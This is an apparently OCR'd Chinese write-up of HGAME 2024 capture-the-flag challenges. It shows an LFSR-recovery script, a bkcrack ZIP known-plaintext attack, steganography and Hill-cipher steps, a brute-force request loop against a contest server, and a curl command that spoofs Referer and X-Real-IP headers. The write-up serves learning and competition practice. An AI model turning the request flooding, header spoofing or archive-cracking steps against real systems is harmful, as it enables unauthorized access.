0000111000010101101111000110010110100110
1011100011010110011010001110110101110100
0111011000100110110001100110101010110010
0110111100001111101001111011100001000100
0011110001011100001000001000111111011010
0001000110110100100110110010110111010011
1111010111100000111010101001101010111100
0011010111011101101011011000001000011000
1',
'1110110110010001011100111110111111011100
1111101010011001111100100001000111001101
0110101000101111101011101011110101111001
0110001001100100101110100010101100011011
1000010000101001000100111010110001010000
1111101101110000110011000100011010000100
0111111110000001011110001001010000000100
1001001101110000100111001110001001011010
1111110101111011011010011101110101111101
1001100100001000101010001001011011010101
1100000101111100100110011110001001001111
1001011110011110110110101110010011110100
0110011000110000110000011000001111101010
0101111000000101011111010000111110000101
1111000100000100101110101101001010101010
```

```
01111100101011100011001001011000101010
10011011000101100000100011100111100111
00
11100011010101011101001101000000110000
10
11000011101101000000111110001011111010
11
11100110000110110001001001101110100110
01
11110110010110001100010100111010111100
10
00010110010111101110110010101101000001
00
10010110000000011100011100001000000010
01
11110001101001100000011011101111101001
11
11100010111011000000100010010100110000
0
1',
'00011010101010101000010010011000100001
00
10101000010100010001000111011001100010
01
10000100111000011010001010111010110111
00
01101011011101110000011001000100100101
00
00110111010001110010010100111000100010
10
11011101110010011111011100101001011101
01
00000100111110101110010010110100001000
01
00100011011110011101000100010111011001
11
01110101110110010010101101010100010100
10
00101110011011111111011001111111100000
00
00111000000100110001100010001101010100
01
01100001010100011000010100111010101011
10
11010010111011001010011100010101001100
11
00001101011000100001001101011101000011
01
00101101111001110011001100101011010010
10
10111110110111100001110100011111011100
00
00000001110110111010000110010100101110
01
11011100010011101111010010100010001101
11
01100011111000101110110110111111001111
00
00000111000110000100001010010110011011
10
10100001010100100010011001000010100111
11
00101000001011011010011110001101000011
10
11110101001010011000101000011100001111
10
```

```
10101010001101100111000101111011101011101101010110110000011000000101001010111011011'
mask='10001001000010000100010010001001'
key = Olist[0][:32]

R = ''
for i in range(32):
    output = 'x'+key[:31]
    print(output)
    out = int(key[-1])^int(output[-1])^int(output[-4])^int(output[-8])^int(output[-11])^int(output[-15])^int(output[-20])^int(output[-25])^int(output[-28])
    R += str(out)
    key = str(out)+key[:31]

print(hex(int(R[::-1],2)))
```


> #算4次根据uuid4分配即可
> $hgame\{fbbbee82-3f43-4f91-9337-907880e4191a\}$

MISC

SignIn(25pt)

H2 > 换个方式签个到 flag格式: 'hgame{[A-Z_]+}'

H3



换一种视角吧

极度抽象

来自星尘的问候(100pt)

H3

> 一个即将发售的游戏的主角薇^3带来了一条消息。这段消息隐藏在加密的图片里 但即使解开了图片的六位弱加密,看到的也是一张迷惑的图片。 也许游戏的官网上有这种文字的记录? 补充：flag格式为`hgame\{[a-z0-9_]+\}`

```
python main.py -f secret.jpg -p 123456
```

> steghide: application/zip

打开压缩包

网上社工了属于是，根据提示为来自星尘的游戏的文字记录。

> Ctrl Astr 3.14 (my1l.github.io)

找到此类文字的生成网址

> $hgame\{welc0me!\}$

simple_attack(100pt)

> 怎么解开这个压缩包呢？

明显的明文攻击

```
bkcrack.exe -C attachment.zip -c
103223777_p0.jpg -P 103223777_p0.zip -p
103223777_p0.jpg
```

```
bkcrack.exe -C attachment.zip -k
e423add9 375dcd1c 1bce583e -U new.zip
easy
```

得到里面的base64，转图片

得到flag

hgame{s1mple_attack_for_zip}

希儿希儿希尔(120pt)

> Ch405是一名忠实的希儿厨，于是他出了一道这样的题，不过他似乎忘了这个加密的名字不是希儿了（x虽然经常有人叫错 补充： 图片打不开是正常现象,需要修复 最终得到的大写字母请用hgame{}包裹

图片尾部有压缩文件

> CVOCRJGMKLDJGBQIUIVXHEYLPNWR

修复图片

lsb无密码隐写得到希尔密钥

KEY:[8,7|3,8];A=0

解希尔字符串即可

> DISAPPEARINTHESEAOFBUTTERFLY
>
> $hgame\{DISAPPEARINTHESEAOFBUTTERFLY\}$

签到(10pt)

> 关注“凌武科技”微信公众号，发送“HGAME2024”获得 Flag!

H3

> $hgame\{welc0me\_t0\_HGAME\_2024\}$

WEB

$2048*16$(250pt)

H2 > 2048还是太简单了，柏喵喵决定挑战一下2048*16

H3 简单的base64换表

刷新时F12，看游戏执行源码，可以找到

```
var x = ["debu", "charAt", "game-over",
"push", "tile", "3218200jObBXv", "gger",
"bestContainer", "firstChild", "chain",
"4992592cfFfKg", "updateBestScore",
"Game over!", "add", "score-addition",
".best-container", "over", ".tile-
container", "scoreContainer", "counter",
"clearMessage", "tile-", "tile-merged",
"appendChild", "remove",
"1457704JdCGrI", "apply",
"clearContainer", "message",
"1135845OAckHq", "init",
"requestAnimationFrame", "addTile",
"applyClasses", "\+\+ (?:[a-zA-Z_$][0-
9a-zA-Z_$])", "value", "while (true)
{}", "call", "length", "querySelector",
"indexOf", "string", "div", "tile-new",
"function *\( *\)", "setInterval",
"2589jWZTtI", "updateScore", "class",
"createElement", "score",
```

```
'{}.constructor("return this")( )',
"4321134sPxlgc", "stateObject",
"positionClass", "action", "terminated",
"won", "tile-position-", "constructor",
"join", "fromCharCode", "forEach",
"textContent", "normalizePosition",
"continueGame", "previousPosition",
"bestScore", "3224mBKYMJ",
"1522395ywebnW", "prototype", ".score-
container", "actuate",
"getElementsByTagName", "tile-super",
"classList", "messageContainer",
"I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC=
=yzycysi70ci7y7iK", "tileContainer"];
```

其中


```
I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC==
yzycysi70ci7y7iK
```

为换表后的base64加密字符串，

```
g[h(432)][h(469)] = function(x) {
var n = h
 , e = x ? "game-won" : n(443)
 , t = x ? s0(n(439),
"V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb7
2dB1xYMrZFRAl=QcTq6JkWK4t3") : n(453);
this[n(438)][n(437)].add(e),
this[n(438)][n(435)]("p")[-1257 * -5 + 9
* 1094 + -5377 * 3].textContent = t
}
```

虽然我看不太懂，但是game-won应该时输出了这个base64的换表

直接赛博橱子



Bypass it(100pt)

> This page requires javascript to be enabled :)

H3

js前端验证，也是第一次见。

> 用的火狐浏览器
>
> 首先在url 地址栏上输入
>
> > about:config
>
> 接受风险之后，接着输入
>
> > javascript.enabled
>
> 将true转换成false

首先要是javascript.enabled = true;否则会显示**You don't have javascript enabled. Good luck with that :)**

然后在登陆界面改换成false;点击注册

随便输入用户名即可;注册完成之后在改成true

然后登陆

> $hgame\{7b8256d51347bb64043ce0ac9877656c53b9da9b\}$

jhat(100pt)

H3

> jhat is a tool used for analyzing Java heap dump files
>
> 提示1hint1: need rce
>
> 提示2hint2: focus on oql
>
> 提示3hint3: 题目不出网 想办法拿到执行结果

没做

Select Courses(100pt)

H3

> Can you help ma5hr00m select the desired courses?

H3

> 偶然间用burp，随意放包选上了一次课，故怀疑概率有课能被选中，写脚本跑这概率事件即可,经测试约3,700次所有课全部选中

exp

```
import requests
url =
"http://47.100.245.185:32274/api/courses
"
headers = {
    "User-Agent": "Mozilla/5.0 (Windows
NT 10.0; Win64; x64; rv:122.0)
Gecko/20100101 Firefox/122.0",
    "Accept": "*/*",
    "Accept-Language": "zh-
CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2",
    "Accept-Encoding": "gzip, deflate",
```

```
    "Referer":
"http://47.102.130.35:32583/",
    "Content-Type": "application/json",
    "Origin":
"http://47.102.130.35:32583",
    "Connection": "close",
}

for _ in range(9999):
    for i in range(1, 6):
        payload = {"id": i}
        response = requests.post(url,
json=payload, headers=headers)

        print(f"Status Code:
{response.status_code}, Response:
{response.text}")
```

> $hgame\{w0W\_!\_1E4Rn\_To\_u5e\_5cripT\_^\_^\}$

ezHTTP(50pt)

> HTTP Protocol Basics

H3

```
curl -v -H "Referer: vidar.club" -H
"User-Agent: Mozilla/5.0 (Vidar; VidarOS
x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/121.0.0.0 Safari/537.36
Edg/121.0.0.0" -H "X-Real-IP: 127.0.0.1"
http://47.100.137.175:31983 2>&1 | grep
--color -E 'Authorization'


##
```

```
< Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
GMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bnR
9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpja
T7zttEDc
##


使用 awk 命令根据点号分隔 JWT，并对每一部分进行 base64 解码。
echo
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bn
R9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpj
aT7zttEDc" | awk -F. '{print $2}' |
base64 --decode

##
{"F14g":"hgame{HTTP_!s_1mP0rT4nt}"}
##
```